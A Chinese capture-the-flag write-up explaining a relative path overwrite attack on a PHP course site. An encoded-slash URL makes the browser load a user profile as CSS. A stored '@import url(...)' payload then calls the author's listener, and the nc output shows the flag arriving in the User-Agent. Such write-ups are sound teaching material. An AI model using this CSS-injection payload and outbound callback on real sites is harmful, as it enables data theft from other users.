



注册登录之后先浏览一遍所有功能，发现 `classes.php` 与其他页面字体不一样



## crtest08

Your study vow: {} @import url('http://████████████████████');  
Your final exam grades:0



课程编码	作者
1	大学物理第一章
2	大学物理第二章
3	大学物理第三章

看下 `classes.php` 的页面源码，发现引入了一个 css:

```
<link rel="stylesheet" type="text/css" href="../../../classes.css">
```

看到相对路径加载的 css 立刻联想到之前看过的一篇 paper，讲的是在一些场景中服务端和浏览器解析 URL 的方式存在差异，导致信息泄漏。

先看 payload:

```
http://52.80.19.55/user.php/69/0/..%2f..%2f..%2fclasses.php/0
```

服务端把 `%2f` 当成路径分割符 `/`:

```
/user.php/69/0/../../../../classes.php/0
```

也就是

```
/classes.php/0
```

而浏览器认为 `../../../../classes.php/` 是一个目录，加载 css 时向上跳两层目录：

```
/user.php/69/0/../../../../classes.php/../../../../classes.css
```

也就是

```
/user.php/69/classes.css
```

测试 `/user/69` 与 `/user/69aaaa` 返回结果相同，可知 user.php 用

`intval($_SERVER["PATH_INFO"])` 获得用户 id。user.php 会输出注册时输入的 Vow of study，我们可以写入如下内容：

```
{}  
@import url('http://yourserver')
```

52.80.19.55/user.php/69/..%2f..%2fclasses.php/0/0

MCMS Login Register User Class Bug Report Logout Final Exam

Elements Network Sources Timeline Profiles Resources Security Audits Console

View: [Icons] Preserve log [x] Disable cache [x] No throttling [v]

Name	Headers	Preview	Response	Cookies	Timing
0			<pre>1 &lt;html&gt; 2   &lt;head&gt; 3     &lt;title&gt;Mini-Blog&lt;/title&gt; 4     &lt;meta name="viewport" content="width=device-width, initial-scale=1.0' 5     &lt;meta charset="UTF-8"&gt; 6     &lt;link href="http://cdn.static.runoob.com/libs/bootstrap/3.3.7/css/bo 7     &lt;script src="https://cdn.static.runoob.com/libs/jquery/2.1.1/jquery.r 8     &lt;script src="https://cdn.static.runoob.com/libs/bootstrap/3.3.7/js/b 9     &lt;link rel="stylesheet" type="text/css" href="../../classes.css"&gt; 10    &lt;!--[if lt IE 9]&gt;</pre>		
bootstrap.min.css					
jquery.min.js					
bootstrap.min.js					
classes.css					
jquery.i...					
115.15...					

然后提交 payload 就能收到 flag 了:

```
cr@kali-lyyz:~$ nc -lvvp 62080
listening on [any] 62080 ...
119.29.135.206: inverse host lookup failed: Unknown host
connect to [192.168.5.6] from (UNKNOWN) [119.29.135.206] 43803
GET / HTTP/1.1
Host: [REDACTED]
Connection: keep-alive
User-Agent: pwnhub{flag:dawubiwogaorinierdaye}
Accept: text/css,*/*;q=0.1
Referer: http://52.80.19.55/user.php/413/..%2f..%2fclasses.php/0/0
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8

sent 0, rcvd 284
```